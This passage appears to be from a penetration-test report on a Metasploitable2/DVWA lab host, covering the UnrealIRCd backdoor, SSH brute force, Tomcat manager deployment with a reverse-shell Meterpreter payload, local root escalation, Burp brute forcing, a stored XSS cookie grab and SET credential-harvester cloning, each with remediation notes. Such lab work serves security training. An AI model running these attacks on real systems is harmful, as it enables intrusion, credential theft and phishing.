root@metasploitable:/etc/unreal# whoami
whoami
root
root@metasploitable:/etc/unreal#
```


Remediation

Since the access gained by the backdoor is of root level. Hence this version of the service should be updated or the port should be closed.


04	SSH_LOGIN Bruteforce Attack			
Risk Level	**Critical**	High	Medium	Low
Host	Metasploitable2 (192.168.56.111)			

Observation & Risk


The ssh_login module is quite versatile in that it cannot only test a set of credentials across a range of IP addresses, but it can also perform brute force login attempts.




```
┌──(root💀Kali)-[~/AIA]
└─# cat users.txt
user
root
msfadmin
httpd
```




```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/AIA/users.txt
USER_FILE => /root/AIA/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/AIA/password.txt
PASS_FILE => /root/AIA/password.txt
```



```
┌──(root💀Kali)-[~/AIA]
└─# cat password.txt
toor
asdfjkl;
msfadmin
password
pAssw0rd
```



```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.56.111:22 - Starting bruteforce
[-] 192.168.56.111:22 - Failed: 'user:toor'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.56.111:22 - Failed: 'user:asdfjkl;'
[-] 192.168.56.111:22 - Failed: 'user:msfadmin'
[-] 192.168.56.111:22 - Failed: 'user:password'
[-] 192.168.56.111:22 - Failed: 'user:pAssw0rd'
[-] 192.168.56.111:22 - Failed: 'root:toor'
[-] 192.168.56.111:22 - Failed: 'root:asdfjkl;'
[-] 192.168.56.111:22 - Failed: 'root:msfadmin'
[-] 192.168.56.111:22 - Failed: 'root:password'
[-] 192.168.56.111:22 - Failed: 'root:pAssw0rd'
[-] 192.168.56.111:22 - Failed: 'msfadmin:toor'
[-] 192.168.56.111:22 - Failed: 'msfadmin:asdfjkl;'
[+] 192.168.56.111:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),4
4(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 200
8 i686 GNU/Linux '
[*] Command shell session 1 opened (192.168.56.113:33091 -> 192.168.56.111:22) at 2021-05-11 15:25:19 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```




```
┌──(root💀Kali)-[~/AIA]
└─# ssh msfadmin@192.168.56.111
msfadmin@192.168.56.111's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue May 11 05:57:34 2021 from 192.168.56.113
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
    (ALL) ALL
msfadmin@metasploitable:~$ sudo su
root@metasploitable:/home/msfadmin# whoami
root
root@metasploitable:/home/msfadmin#
```


Remediation

Follow SSH hardening guide and make necessary changes to the ssh_config to alter the default settings to strengthen the authentication procedure which satisfies the needed security levels.


05	Tomcat Default Credentials			
Risk Level	**Critical**	**High**	**Medium**	**Low**
Host	Metasploitable2 (192.168.56.111)			
Observation & Risk				

The Tomcat service running on port 8180 has default credentials for the Tomcat Web Application Manager, according to the findings. Using that, it took advantage of the service to gain access to the tomcat user's shell (tomcat55). There would be full host compromise if more vulnerabilities permitted for privilege escalation.







```
msf6 > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > options
```




```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set LHOST 192.168.56.113
LHOST => 192.168.56.113
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.56.111
RHOSTS => 192.168.56.111
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT
RPORT => 80
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT => 8180
```



```
msf6 exploit(multi/http/tomcat_mgr_deploy) > run

[*] Started reverse TCP handler on 192.168.56.113:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6231 bytes as twz8sYeWMTo4mTBBXJp3.war ...
[*] Executing /twz8sYeWMTo4mTBBXJp3/MJ1wBX8YWMFNHmGWTb.jsp...
[*] Undeploying twz8sYeWMTo4mTBBXJp3 ...
[*] Sending stage (58060 bytes) to 192.168.56.111
[*] Meterpreter session 1 opened (192.168.56.113:4444 -> 192.168.56.111:42540) at 2021-05-11 17:31:48 +0530

meterpreter > shell
Process 1 created.
Channel 1 created.
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```



```
msf6 exploit(multi/http/tomcat_mgr_deploy) > use exploit/linux/local/udev_netlink
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/udev_netlink) > options
```



```
msf6 exploit(linux/local/udev_netlink) > set LHOST 192.168.56.113
LHOST => 192.168.56.113
msf6 exploit(linux/local/udev_netlink) > set SESSION 2
SESSION => 2
msf6 exploit(linux/local/udev_netlink) > run

[!] SESSION may not be compatible with this module.
[*] Started reverse TCP handler on 192.168.56.113:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2422
[+] Found netlink pid: 2421
[*] Writing payload executable (207 bytes) to /tmp/gmymjmRIEl
[*] Writing exploit executable (1879 bytes) to /tmp/PJRREmTHQn
[*] chmod'ing and running it...
[*] Sending stage (984904 bytes) to 192.168.56.111
[*] Meterpreter session 3 opened (192.168.56.113:4444 -> 192.168.56.111:49222) at 2021-05-11 17:34:17 +0530

meterpreter > shell
Process 8297 created.
Channel 1 created.
whoami
root
```


Remediation

Change password for Tomcat Web Application Manager

06	Brute Force Attack (BrupSuite)				
Risk Level		Critical	High	Medium	Low
Host		Metasploitable2 – DVWA (192.168.56.111)			

Observation & Risk

Using Burpsuite a brute force attack was initialized to make necessary findings.




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloac

Attack type: Cluster bomb

```
GET /dvwa/vulnerabilities/brute/?username=§admin§&password=§admin§&Login=Login HTTP/1.1
Host: 192.168.56.111
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.56.111/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=6732be796f6fcc48ac727eae6891fd10
Upgrade-Insecure-Requests: 1
```



Vulnerability: Brute Force

Login

Username: admin

Password: •••••

Login

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin

Payload Sets

You can define one or more pa
payload type can be customize

Payload set: 2

Payload type: Simple list

Payload Options [Simp

This payload type lets you con

admin
password
manager
letmein
cisco
default
root
apc
pass
security

Payload Processing

You can define rules to perfor

Intruder attack 1

Filter: Showing all items

Request ▲	Payload1	Payload2	Status	Error	Timeout	Length	Comment
10	sys	admin	200	□	□	4882	
11	wampp	admin	200	□	□	4882	
12	newuser	admin	200	□	□	4882	
13	xampp-dav-unsecure	admin	200	□	□	4882	
14	vagrant	admin	200	□	□	4882	
15	admin	password	200	□	□	4948	
16	manager	password	200	□	□	4882	
17	root	password	200	□	□	4882	
18	cisco	password	200	□	□	4882	
19	apc	password	200	□	□	4882	
20	pass	password	200	□	□	4882	
21	security	password	200	□	□	4882	
22	user	password	200	□	□	4882	
23	system	password	200	□	□	4882	

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 192.168.56.111
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```


Remediation

Make account lockouts after failed login attempts. Modifying default ports might make it harder for attackers to penetrate. Employ 2 factor authentication

07	**Stored Cross Site Scripting**			
Risk Level	**Critical**	**High**	**Medium**	**Low**
Host	Metasploitable2 – DVWA (192.168.56.111)			

Observation & Risk


Using an injected script, the php session id was retrieved.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * Mufasa

Message * <script>alert(document.cookie)</script>




```
security=low; PHPSESSID=6732be796f6fcc48ac727eae6891fd10
```

Remediation


Implement a content security policy that allow the author of a webpage to control where JavaScript (and other resources) can be loaded and executed from. Sanitize HTML which will result in storing and rendering raw HTML

08	Credential Harvester Attack (SET)			
Risk Level	Critical	High	**Medium**	Low
Host	Metasploitable2 – DVWA (192.168.56.111)			
Observation & Risk				


Perform a Social engineering attack using by SET tool kit. Select website attack option followed by credential harvesting attack methods and then site cloner is used to further attack. Then a clone site is made for the DVWA login page and a user is projected to log in using the cloned log in page instead of the genuine log in available




```
Select from the menu:

 1) Spear-Phishing Attack Vectors
 2) Website Attack Vectors
 3) Infectious Media Generator
 4) Create a Payload and Listener
 5) Mass Mailer Attack
 6) Arduino-Based Attack Vector
 7) Wireless Access Point Attack Vect
 8) QRCode Generator Attack Vector
 9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.
```




```
set> 2
```




```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method
```




```
set:webattack>3
```




```
 1) Web Templates
 2) Site Cloner
 3) Custom Import
```



```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
